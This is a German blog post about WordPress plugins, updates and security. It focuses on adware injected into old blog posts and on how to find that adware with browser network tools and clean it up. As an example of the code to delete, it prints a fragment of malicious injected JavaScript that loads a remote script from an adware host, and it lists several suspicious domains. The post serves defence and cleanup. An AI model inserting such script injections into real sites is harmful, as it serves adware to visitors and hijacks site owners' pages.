Plugins für WordPress – Nützlich oder Frustrierend?

Was sind Plugins?

Für erfahrene Blogbesitzer nichts Unbekanntes. Der Anfänger sollte wissen, dass das Wort Plugin vom englischen „to plug in“ abgeleitet ist und soviel heißt, wie einstöpseln oder anschließen. Im deutschen Sprachgebrauch sagt man ganz einfach „Erweiterungsmodul“ dazu.

Plugins sind effektiv und wichtig

Das Plugin oder die Plugins, ob es kostenlos ist oder gekauft wird, sind für WordPress – Nutzer unumgänglich. Einmal lassen sich heute die verschiedensten Elemente wie Email - Anmeldeformulare fast jeglicher Form leicht erstellen oder zum Beispiel im Editor andere Schrifttypen verwenden. Das war vor einigen Jahren lange nicht so einfach und ist eine große Arbeitserleichterung für jeden Blogbesitzer. SEO optimierende Plugins und Plugins zum „Shorten“ oder auf deutsch „Verstecken“, sind schon Normalität.

Der Hauptfokus der Plugins liegt jedoch in der Sicherung der einzelnen Blogs bei WordPress. Das geht schon bei der Anmeldung los. Während früher als Benutzername das Userwort „Admin“ und ein Passwort, bestehend aus einem Namen oder dem Geburtstag völlig ausreichten,

kann das heute schon von einem Jugendlichen mit Computererfahrung leicht geknackt werden. Hier sollte schon die Sicherung beginnen.

Etwas schwieriger kann man es schon machen, indem man mit Hilfe eine Passwortgenerators den Anmeldenamen und auch das Passwort verschlüsselt. Allerdings ist auch das für die Profis unter den Angreifern keine große Hürde, wenn die Anzahl der Buchstaben, Zahlen und Sonderzeichen zu gering ist. Eine Länge von 8 Zeichen ist Mindestmaß. Länger ist besser.

- Noch schwerer wird es dem Eindringling mit dem speziellen Plugin gemacht. Es täuscht einfach darüber hinweg, dass man WordPress benutzt. Man errichtet mit diesem Plugin eine zusätzlich einstellbare Firewall.

So ein Plugin ist allerdings mehr für Fortgeschrittene, trotz kurzer Videoanleitung, da die Einstellung nicht ganz leicht ist.

Plugins gibt es viele – welche brauche ich?

Diese Frage ist nicht leicht zu beantworten und hängt auch von verschiedenen Faktoren ab. Wer Mitglied im VIP Club ist, dem werden schon im 1. Trainingsmonat die Funktionsweise und die Installation der wichtigsten Plugins erklärt.

Es bleibt aber nicht bei diesen Plugins. Man bekommt ja spätestens durch Werbemails oder in anderen Netzwerken mit, das andere Blogbesitzer das ein oder andere Plugin für bestimmte Zwecke zusätzlich nutzen. Es entsteht allerdings auch schnell der Eindruck, dass es gegen alles irgend ein (Kraut) Plugin gibt. Wie sollte es auch anders sein bei dem riesen Angebot. Die Gefahr dabei besteht gerade für Anfänger, dass man zu viele Plugins installiert und sich somit die Öffnungszeit seiner Seite vergrößert.


Ein Theme wechseln, weil man ein besseres im Aussehen und Funktion gefunden hat, geht meistens relativ einfach. Eine vorherige Sicherung ist aber ratsam, falls es bei der Darstellung im neuen Theme Schwierigkeiten gibt. Somit hat man die Möglichkeit, alles wieder in den alten Zustand zurück zu versetzen.

Es kann auch ohne weiteres passieren, das nach dem Aktivieren eines Plugins ein Fehler angezeigt wird. Die Ursachen können verschieden sein. Entweder ist es mit anderen Plugins oder mit dem neuen Theme nicht kompatibel oder eins von beiden ist schon zu alt.

Worauf sollte man achten, bevor man ein Theme wechselt oder ein Plugin installiert?

Die wichtigste Regeln bei einem Theme sind, ob kostenlos oder kostenpflichtig, sich die Bewertungen und das Datum der letzten Aktualisierung anzusehen.

Die Beschreibung, ob es die gewünschten Funktionen hat, sollte man schon durchlesen. Notfalls mit den Google Übersetzer übersetzen lassen, falls man die englische Sprache nicht beherrscht. Heutzutage gerade Pflicht, es muss Responsive sein. Leider gibt es bei der Auswahl der kostenlosen WordPress Themes noch genug, die das nicht sind.



So ähnlich geht man bei einer Installation von Plugins vor. Erst sich die Bewertungen ansehen und die letzte Aktualisierung. Auch eine eventuelle Warnung von WordPress beachten. Es kann vorkommen, dass bei einigen Plugins die Kompatibilität nach einem WordPress Update noch nicht überprüft wurde. In dem Fall sollte man lieber warten, bevor man es installiert.

Eine ganz wichtige Arbeit wird oft von Blogbetreibern vergessen oder unterschätzt – die Aktualisierung ihrer Themes und Plugins. Damit werden a) Fehler korrigiert und b) Sicherheitslücken geschlossen. Genau da liegt die Gefahr für das Eindringen von Schadsoftware. Man sollte es sich schon zur Pflicht machen, in bestimmten Abständen nachzusehen. Wenn man das regelmäßig macht, dann bekommt man auch mit, welche Plugins und Themes in unterschiedlichen Abständen aktualisiert werden und welche überhaupt nicht. Die letzteren können eine Gefahr werden, ohne das man es bemerkt.

Plugins können auch andere Schäden verursachen

Das ständige Aktualisieren ist das eine, aber eine falsche Bedienung oder Nichtbeachtung der Meldung eines Plugins, kann fatale Folgen haben.
Im folgenden Fall, wo ich leider auch im ersten Moment nicht wusste was da vorging, war der Umgang mit dem Plugin „Broken Link Checker“.

Es ist eigentlich ein sehr nützliches Plugin. Es überprüft alle bisherigen Artikel auf eingefügte Links oder nicht vorhandene Bilder. Ebenfalls alle Banner, in denen du ja deinen Affiliatelink eingebunden hast. Funktioniert irgendein Link nicht mehr, kommt eine Nachricht an die Mailadresse, die man bei WordPress angegeben hat.

Über den eingefügten Link wird man sofort, nach dem Einloggen bei WordPress, zu dem oder den fehlerhaften Links hingeleitet. Hier gibt es jetzt die Möglichkeit den Link zu bearbeiten. Neben anderen Optionen kann er gelöscht werden oder man kann sagen – Nicht Fehlerhaft. Zusätzlich gibt es auch Möglichkeit, sich den Beitrag anzeigen zu lassen. Bei großer Anzahl bisheriger Artikel ist das schon ratsam, um zu sehen um was es sich da handelt.

Will man nämlich den oder die Links im Artikel löschen, muss ja auch meistens der Text umgearbeitet werden. Denn oft sind ja eingefügte Links mit einer Aufforderung verbunden, was ja dann für den Leser keinen Sinn mehr machen würde.

In diesem Beispiel brauchte ich nur alle fett dargestellten Wörter als ehemalige Links löschen. Der Text ergibt noch einen Sinn. Es muss aber jeder für sich entscheiden, ob er den Artikel trotzdem so stehen lässt. Diese Maßnahme reicht aber nicht ganz, wie ich Dir weiter unten im Text noch zeige.

Die zweite schon angesprochene Möglichkeit ist, einfach „Nicht Fehlerhaft“ anzuklicken. Das geht einfach, der Link bleibt und das Plugin meldet sich deshalb nicht mehr. Wird oft und gern benutzt, um Zeit zu sparen.

Welche Folgen kann das haben?

Stell dir vor, du hast im Text einen Affiliatelink zu einem bestimmten Produkt. Inzwischen gibt es den Vendor (Verkäufer) nicht mehr. In dem Fall wunderst du dich, dass keine Provisionen mehr kommen, falls du nicht von der Plattform oder von ihm durch eine Email benachrichtigt wurdest. Das ist das eine. Aber weitaus schlimmer ist, das jetzt im Internet ein offener Link besteht, der ein gefundenes Fressen für Adware ist.

Adware ist eine Software, die dir zu der eigentlichen Funktion des Links Werbung zeigt und weitere Software nach und nach auf die Seite installiert. Es genügt schon bei einem Banner, wenn der Vendor die Bezahlplattform von der du die Provisionen erhältst, wechselt.
Das Kuriose daran ist, dass die Banner noch genauso dargestellt werden, wie sonst auch. Fährt man aber mit dem Mauszeiger über das Banner, erscheint eine völlig andere Werbung. Ist inzwischen weitere Adware installiert, dann hast du eine wahre Flut von Bannern auf deiner Seite. Da kannst du wegklicken was du willst, kurze Zeit später ist sie wieder da oder zumindest beim nächsten Aufrufen der Seite.

Berühmt und führend ist das Unternehmen „mediaSuite“.

Gern verpackt und deshalb auch schwer zu entdecken ist Adware in Freeware und Hilfsprogrammen. Deshalb Vorsicht bei Themes oder Plugins, die im Internet von unbekannten Plattformen angeboten werden.

Wie bekomme ich meinen Blog wieder sauber?

Frage: Erinnerst Du dich noch an all die Meldungen von „Broken Link Checker“, die mal im Postfach erschienen bei vielleicht bisher 80 oder mehr eingestellten Artikeln? Und hattest Du wirklich die Links entfernt, die gar nicht mehr funktionieren, weil ….

Die Ursachen hatte ich ja schon geschildert. Du darfst jetzt aber nicht denken, dass das nur auf meinem Blog passiert ist, weil ich die Meldungen von „Broken Link Checker“ nicht so ernst nahm. Denn das Plugin meldet nur. Es bereinigt nichts.

Veraltete und nicht mehr funktionierende Links sind nicht immer die Verursacher für das Einschleusen von Adware. In den überwiegend meisten Fällen geschieht es durch ein veraltetes WordPress Core, unsicheren Plugins oder weil Du in dem WordPress Account die Aktualisierungen nicht regelmäßig gemacht hast.

Dann kann z.B. über SQL Injections der Schadcode direkt in die Datenbank geschrieben werden.
Jetzt passiert folgendes. Öffnet man so einen kompromittierten Blogbeitrag wird er per JavaScript Adware geladen welche dann die entsprechende andere Affiliate Webseite öffnet. Und was dann in der nächsten Zeit passieren kann, hatte ich ja am Anfang schon geschrieben.


Dein Affiliate – Link, den Du mal im Text verlinkt hast, funktioniert immer noch. Nur wird er den Leser entweder auf ein Affiliate – Netzwerk oder auf eine leere Seite führen, weil der Link aus den vorher geschilderten Gründen nicht mehr funktioniert.

Das heißt: Um die Adware zu entfernen reicht es nicht aus, den Link nur ungültig zu machen, sondern der JavaScript Code muss komplett gelöscht werden. Das ist der Übeltäter und den findet man am Ende des Beitrags wenn auf „HTML“ oder jetzt „Text“ umgeschaltet wird.

```
(this.readyState=="complete"||this.readyState=="loaded"))
{script.onload=null;script.onreadystatechange=null;
neader.removeChild(script);}}; header.appendChild(script);} catch(e)
{}})();
// ]]></script><script src="http://attl.staticjs.net
/amz/aeyJhZmZpZCI6MTA4MCwic3ViYWZmaWQiOjEwMjAsImhyZWYiOiJodHRwOi8vZ2Vy
aGFyZC1taW5zZWwuaW5mby93cC1hZG1pbi9wb3N0LW5ldy5waHAiLCJ3aWR0aCI6MTI4MC
viaGVpZ2h0IjoxMDI0LCJsb2FkZXJfY2xpZW50X3RpbWVzdGFtcCI6MTM2NTQ0OTE0NDk5
4n0%3D.js" type="text/javascript"></script>
```

Gleich wird nun die Frage kommen, soll ich jetzt alle meine vielen Beiträge einzeln durchsehen? Das kann ja Tage dauern. Das kann schon sein. Aber bevor man damit anfängt, kann man erst eine einfache Prüfung seines Blogs machen.

Mit dem Firefox Browser kann man seinen Netzverkehr sehr einfach testen. Dazu muss man erst das Firefox Addon „Firebug“ aufrufen und installieren. Jetzt ruft man seine Seite über die URL in einem leeren Tab auf und drückt auf einen Windows PC die F 12 Taste, navigiert zu dem Menüpunkt „Netzwerkverbindungen“ und klickt ihn an. Mit dem Drücken der F 5 Taste löst man einen Pagereload aus. In einer Liste sieht man dann die Verbindungen, die der Blog nach draußen aufbaut. Wenn man dann noch „JavaScript“ anklickt, hat man das Ergebnis welches für diesen Zweck gebraucht wird.




Natürlich sind jetzt nicht alle hier aufgelisteten Verbindungen gefährlich. Verschiedene wie jQuery, googleapisBootstrap, cloudflare.com, fonts.google.com und auch einige Andere sind unbedenklich. Diese werden sogar von der Webseite benötigt.

Findet man aber solche Verbindungen wie bestpriceninjas.com, sushileads.com oder bymebiker.com, wie im Beispiel rot umrandet, sollte man in jeden Fall seine Artikel daraufhin näher untersuchen. Eine große Hilfe ist auch die linke Spalte mit den GET Anfangsbuchstaben.

Bei sehr kurze Zeichen oder ungewöhnliche Benennungen kann man dann in der nächsten Spalte sehen, ob es zu diesen unbekannten URLs gehört. Bevor Du aber „Firebug“ verlässt, solltest Du es oben rechts ausschalten. Sonst erscheint es automatisch im Firefox Browser, wenn die Seite über die URL aufgerufen wird.

Sollte es so aussehen, wie im Beispiel gezeigt, muss eine Bereinigung der einzelnen Artikel erfolgen, indem man diese JavaScript Codes unter den Artikeln und nicht mehr funktionierende Links löscht.
Nach einem anschließenden neuen Test durch „Firebug“ sollte es dann so aussehen.



Beachtenswert ist dabei, dass in dem Beispiel vor der Bereinigung im Test durch „Firebug“ über 80 Anfragen aufgelistet waren. Nach der Bereinigung noch gerade 17.

Zusammengefasst heißt das:

- Ohne die wichtigsten WordPress Plugins kann man keinen Blog betreiben. Sie erleichtern die Arbeit und schützen den Blog bis zu einem gewissen Grad vor Hackerangriffen.

- Überprüfe Plugins und Themes auf Aktualität und Bewertungen, bevor sie installiert werden.

- Kontrolliere regelmäßig in deinem WordPress Account, ob Aktualisierungen gemacht werden müssen. Denn das sind eine der wichtigsten vorbeugenden Sicherheitsmaßnahmen.

- Lösche unbedingt eingeschleuste Adware, indem die JavaScript Codes am Ende des Artikels entfernt werden.

- Viele Plugins verlangsamen den Aufbau der Seite und sie können manchmal Fehler verursachen, weil sie untereinander nicht kompatibel sind. Deshalb verwende nur die wichtigsten Plugins.